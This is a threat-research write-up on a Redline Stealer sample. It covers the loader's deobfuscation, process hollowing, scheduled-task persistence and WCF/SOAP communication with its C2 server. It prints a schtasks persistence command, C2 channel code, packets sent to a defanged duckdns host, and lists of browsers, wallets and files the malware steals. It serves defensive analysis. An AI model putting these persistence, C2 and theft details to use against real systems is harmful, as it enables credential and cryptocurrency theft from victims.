
FortiGuard Labs recently captured an Excel document with an embedded malicious file in the wild. The embedded file with a randomized file name exploits a particular vulnerability -CVE-2017-11882-to execute malicious code to deliver and execute malware on a victim's device.
Part I of my analysis explained how this crafted Excel document exploits CVE-2017-11882 and what it does when exploiting that vulnerability. An involved website (hxxp[:]//lutanedukasi[.]co[.]id/wp-includes/{file name}) was found storing and delivering numerous malware family samples, like Formbook and Redline. I dissected a recent Formbook sample from that website in part I of my analysis, including but not limited to how that Formbook was downloaded and deployed on a victim's device and what C2 servers it contains in that Formbook variant.
Redline (also known as Redline Stealer) is a commercial malware family designed to collect sensitive information from infected devices, such as saved credentials, autocomplete data, credit card information, and more.
Affected platforms: Microsoft Windows
Impacted parties: Windows Users
Impact: Collect Sensitive Information from Victim's Device.
Severity level: Critical
I start part II of my analysis by examining a Redline sample collected from that same website. In this report, you will learn how the Redline payload is extracted from the sample, how it maintains persistence on the infected device, what sorts of sensitive information are stolen from the victim's device, and how that stolen information is submitted to its C2 server.
Redline Loader
The Redline sample I selected is "hxxp[:]//lutanedukasi[.]co[.]id/wp-includes/almac.exe", which is a Redline loader. It is obfuscated by a .NET Obfuscator called SmartAssembly 6.9.0.114. When I analyzed this sample using a .Net debugger, I found that it has a comprehensive set of obfuscation features, such as obfuscated names (class names, function names, variable names, and more), control flow obfuscation, strings encoding, and declarative obfuscation.
Figure 1.1 shows the sample in a debugger with obfuscated names and entry point function (main() function) shown using SmartAssembly.
 Figure 1.1 -Redline sample with full obfuscation protection
It can be deobfuscated using the de4dot tool to get a friendlier, clean version, as shown in Figure 1.2.
 Figure 1.2 -Deobfuscated Redline sample
After sleeping for five seconds at the start of the Redline sample (Redline loader), it loads a data block from its .Net resource called "brfmdFiaha". This is then decrypted into a PE file with the key string "brfmdFiaha", as shown in Figure 1.3, where a local variable "byte_" is pointing to the decrypted PE file shown in the memory subtab.
 Figure 1.3 -Extracting and decrypting a PE file
The decrypted PE file is the payload file of this Redline variant. It then process-hollows the decrypted PE file.
It dynamically loads a group of Windows APIs to process hollow the Redline payload file, which are listed in the below table.
delegate0_0.Method |
{Boolean Wow64GetThreadContext(IntPtr, Int32[])} |
delegate1_0.Method |
{Boolean GetThreadContext(IntPtr, Int32[])} |
delegate2_0.Method |
{Boolean ReadProcessMemory(IntPtr, Int32, Int32, Int32, Int32 ByRef)} |
delegate3_0.Method |
{Int32 VirtualAllocEx(IntPtr, IntPtr, UInt32, UInt32, UInt32)} |
delegate4_0.Method |
{Boolean WriteProcessMemory(IntPtr, Int32, Byte[], Int32, Int32 ByRef)} |
delegate5_0.Method |
{Boolean Wow64SetThreadContext(IntPtr, Int32[])} |
delegate6_0.Method |
{Boolean SetThreadContext(IntPtr, Int32[])} |
delegate7_0.Method |
{UInt32 ResumeThread(IntPtr)} |
delegate8_0.Method |
{Boolean CreateProcessAsUser(IntPtr, System.String, System.String, IntPtr, IntPtr, Boolean, UInt32, IntPtr, System.String, Struct1 ByRef, Struct0 ByRef)} System.Reflection.MethodInfo {System.Reflection.RuntimeMethodInfo} |
It calls the API CreateProcessAsUser() with a CreateFlag of CREATE_SUSPENDED (0x4) to create a suspended duplicated process of the Redline loader. It then calls VirtualAllocEx() to allocate memory space in the suspended process. It then copies the entire Redline payload file from the Redline loader onto it by calling the WriteProcessMemory() API. Next, it deploys the copied payload file in the newly-created process, calling APIs Wow64GetThreadContext() or GetThreadContext(), ReadProcessMemory(), WriteProcessMemory(), and Wow64SetThreadContext() or SetThreadContext(). Before exiting the Redloader loader process, it calls the API ResumeThread() to have the suspended process restore running from the copied Redline payload.
Redline Persistence Mechanism
The Redline loader is also in charge of maintaining Redline persistence on the victim's device. Unlike Formbook being added into the auto-run group in the system registry, Redline uses the system Task Scheduler.
The Redline loader calls the following command-line command.
"cmd.exe" /C schtasks /create /sc minute /mo 1 /tn "Nafdfnasia" /tr "'C:\Users\{user name}\AppData\Roaming\packtracer.exe'" /f
It executes "schtasks.exe" with parameters to create a new task item with a task named "Nafdfnasia", which is triggered by the Task Scheduler every minute to execute a file called "packtracer.exe". Figure 2.1 is the screenshot of this added Redline task.
 Figure 2.1 -Details of the Redline task being added to the Task Scheduler
Some may wonder what this "packtracer.exe" file is. After executing the above command-line command, it performed a DOS "copy" command to duplicate the Redline loader itself and was saved as "%AppData%/packtracer.exe" file, which is a hardcoded constant string in the Redline loader.
Once that is done, the Redline loader that extracts and runs the Redline payload will be executed by the Windows Task Scheduler every minute.
Diving into the Redline Payload File
I dumped the Redline payload file from memory for deeper analysis. It's a .Net framework-based program without any obfuscation. By going through its code, I determined that the communication between Redline and its C2 server was built based on the WCF (Windows Communication Foundation) service. It builds a channel between the client and server, with the data being transferred on that channel sealed inside an XML-SOAP (Simple Object Access Protocol) protocol by a class ChannelFactory.
The following is a code segment that creates such a channel.
ChannelFactory<IRemoteEndpoint> channelFactory = new ChannelFactory<IRemoteEndpoint>
(
SystemInfoHelper.CreateBind(),
new EndpointAddress("http://" + address + "/")
);
this.serviceInterfacce = channelFactory.CreateChannel();
Where:
- The IRemoteEndpoint used to create a channel factory object is an interface implemented in the C2 server program.
- The first parameter returned by "CreateBind()" specifies that Redline use HTTP as the transport for sending SOAP 1.1 messages.
- The second parameter is that the C2 server uses an EndpointAddress object with the C2 server's information. The "address" is the C2 server address defined in a class (see figure 3.1).
- By calling the method "channelFactory.CreateChannel()", it can create a channel (a TCP connection) between Redline and the C2 server. Redline can then remotely call and obtain return value if applicable from those IRemoteEndpoint's methods implemented inside the C2 server program.
 Figure 3.1 -The definition of the C2 server and the Redline release ID
Below is the definition of the IRemoteEndpoint interface and the methods Redline uses to call and communicate with its C2 server. "OperationContract" and "ServiceContract" attributes show they use a WCF service framework. Once the methods are called, their method names are replaced in the XML-SOAP data with a name specified in the "OperationContract" attribute.
[ServiceContract(Name = "Endpoint")]
public interface IRemoteEndpoint
{
[OperationContract(Name = "CheckConnect")]
bool CheckConnect();
[OperationContract(Name = "EnvironmentSettings")]
ScanningArgs GetArguments();
[OperationContract(Name = "SetEnvironment")]
void VerifyScanRequest(ScanResult user);
[OperationContract(Name = "GetUpdates")]
IList<UpdateTask> GetUpdates(ScanResult user);
[OperationContract(Name = "VerifyUpdate")]
void VerifyUpdate(ScanResult user, int updateId);
}
CheckConnect() checks to see if the connection status is OK. GetArguments() asks the C2 server which sensitive data it needs to steal from the victim's device. VerifyScanRequest() is responsible for submitting the stolen information to its C2 server. GetUpdates() updates the stolen information to the C2 server and asks for additional tasks from the C2 server. VerifyUpdate() is used to inform the C2 server that a task asked for by calling GetUpdates() has been completed.
Let's check out a real instance of calling these methods. Imagine that Redline calls "result = this.serviceInterfacce.CheckConnect();".
The request packet is shown below. Its body is sealed in SOAP:
POST / HTTP/1.1
Content-Type: text/xml; charset=utf-8
SOAPAction: "http://tempuri.org/Endpoint/CheckConnect"
Host: sinmac[.]duckdns[.]org:2667
Content-Length: 137
Expect: 100-continue
Accept-Encoding: gzip, deflate
Connection: Keep-Alive
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"><s:Body><CheckConnect xmlns="http://tempuri.org/"/></s:Body></s:Envelope>
This is the response packet:
HTTP/1.1 200 OK
Content-Length: 212
Content-Type: text/xml; charset=utf-8
Server: Microsoft-HTTPAPI/2.0
Date: Tue, 20 Sep 2022 18:45:28 GMT
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"><s:Body><CheckConnectResponse xmlns="http://tempuri.org/"><CheckConnectResult>true</CheckConnectResult></CheckConnectResponse></s:Body></s:Envelope>
From the body portion of the packet, the return value of the method implemented in the C2 server is "true", which is carried within the XML tag "<CheckConnectResult>".
All packets between the Redline and its C2 server are transferred in the same way and through that created channel.
Stealing Sensitive Information
Let's proceed to checking on how Redline steals sensitive information from a victim's infected device. Redline calls the remote method "GetArguments()" to obtain the tasks its C2 server wants it to perform. This includes setting switch flags for whether or not to steal data from targeted software and for the web browser folder paths where the victim's personal data is stored.
 Figure 4.1 -Values returned from a remote method GetArguments()
Figure 4.1 is a debugger screenshot that includes the values of variable "settings" obtained from the XML SOAP data that replied from the C2 server when the GetArguments() method had been called.
Redline has designed 22 local methods for stealing sensitive information from a victim's device based on switch flags and file path information that the "settings" variable carries.
Based on research, Redline can collect information from the following:
Web Browsers:
Chrome, Edge, Firefox, Opera, Waterfox, K-Meleon, IceDragon, Cyberfox, BlackHaw, Pale Moon, Iridium, 7Star, ChromePlus, CentBrowser, Vivaldi, Chedot, Kometa, Elements Browser, Epic Privacy Browser, Sleipnir, Citrio, Coowon, liebao, QIP Surf, Dragon, Amigo, Torch, Yandex, Comodo, 360Browser, Maxthon3, K-Melon, Sputnik, Nichrome, CocCoc, Chromodo, Brave-Browser, CryptoTab Browser, and all other browsers built on Chromium project.
Email Clients:
Mail.Ru and Thunderbird.
Social, Game, IM Clients:
Battle.net, Steam, Discord, and Telegram.
FTP and VPN Clients:
Uran, ProtonVPN, FileZilla, OpenVPN, and NordVPN.
Digital Wallet:
Armory Wallet, YoroiWallet Wallet, Coinomi Wallet, Electrum Wallet, Ethereum, Exodus, JaxxxLiberty Wallet, TronLink, Nifty Wallet, MetaMask, MathWallet, Coinbase, BinanceChain, BraveWallet, GuardaWallet, EqualWallet, JaxxxLiberty, BitAppWallet, iWallet, Wombat, AtomicWallet, MewCx, GuildWallet, SaturnWallet, RoninWallet, and more.
Redline can steal victims' personal information, including saved credentials, auto-fills, credit card information, tokens, private keys, cookies, profiles, logs, and more, from the default software clients listed above. It also obtains all files from the victim's Desktop and Document folders as long as their filename contains "txt", "doc", "key", "wallet", or "seed".
Besides collecting sensitive information, it also collects a screenshot of the victim's screen and the basic system and hardware information of the infected device, including OS version, processor information, GraphicCard information, monitor information, total RAM, public IP address, location, UserName, default language, TimeZone, installed programs, installed AntiVirus, AntiSpyWare and Firewalls, and a list of active processes.
 Figure 4.2 -View of a request packet with stolen data
This is a view of the packet with the stolen data in SOAP being submitted to its C2 server. It is sent once Redline calls the remote method "this.serviceInterfacce.VerifyScanRequest(result);", where the parameter "result" holds all the stolen data listed above from the victim's device. As per the method definition of VerifyScanRequest(), it is given another name-"SetEnvironment"-in WCF. Henceforth, it uses "SetEnvironment" in the packet, as shown in Figure 4.2.<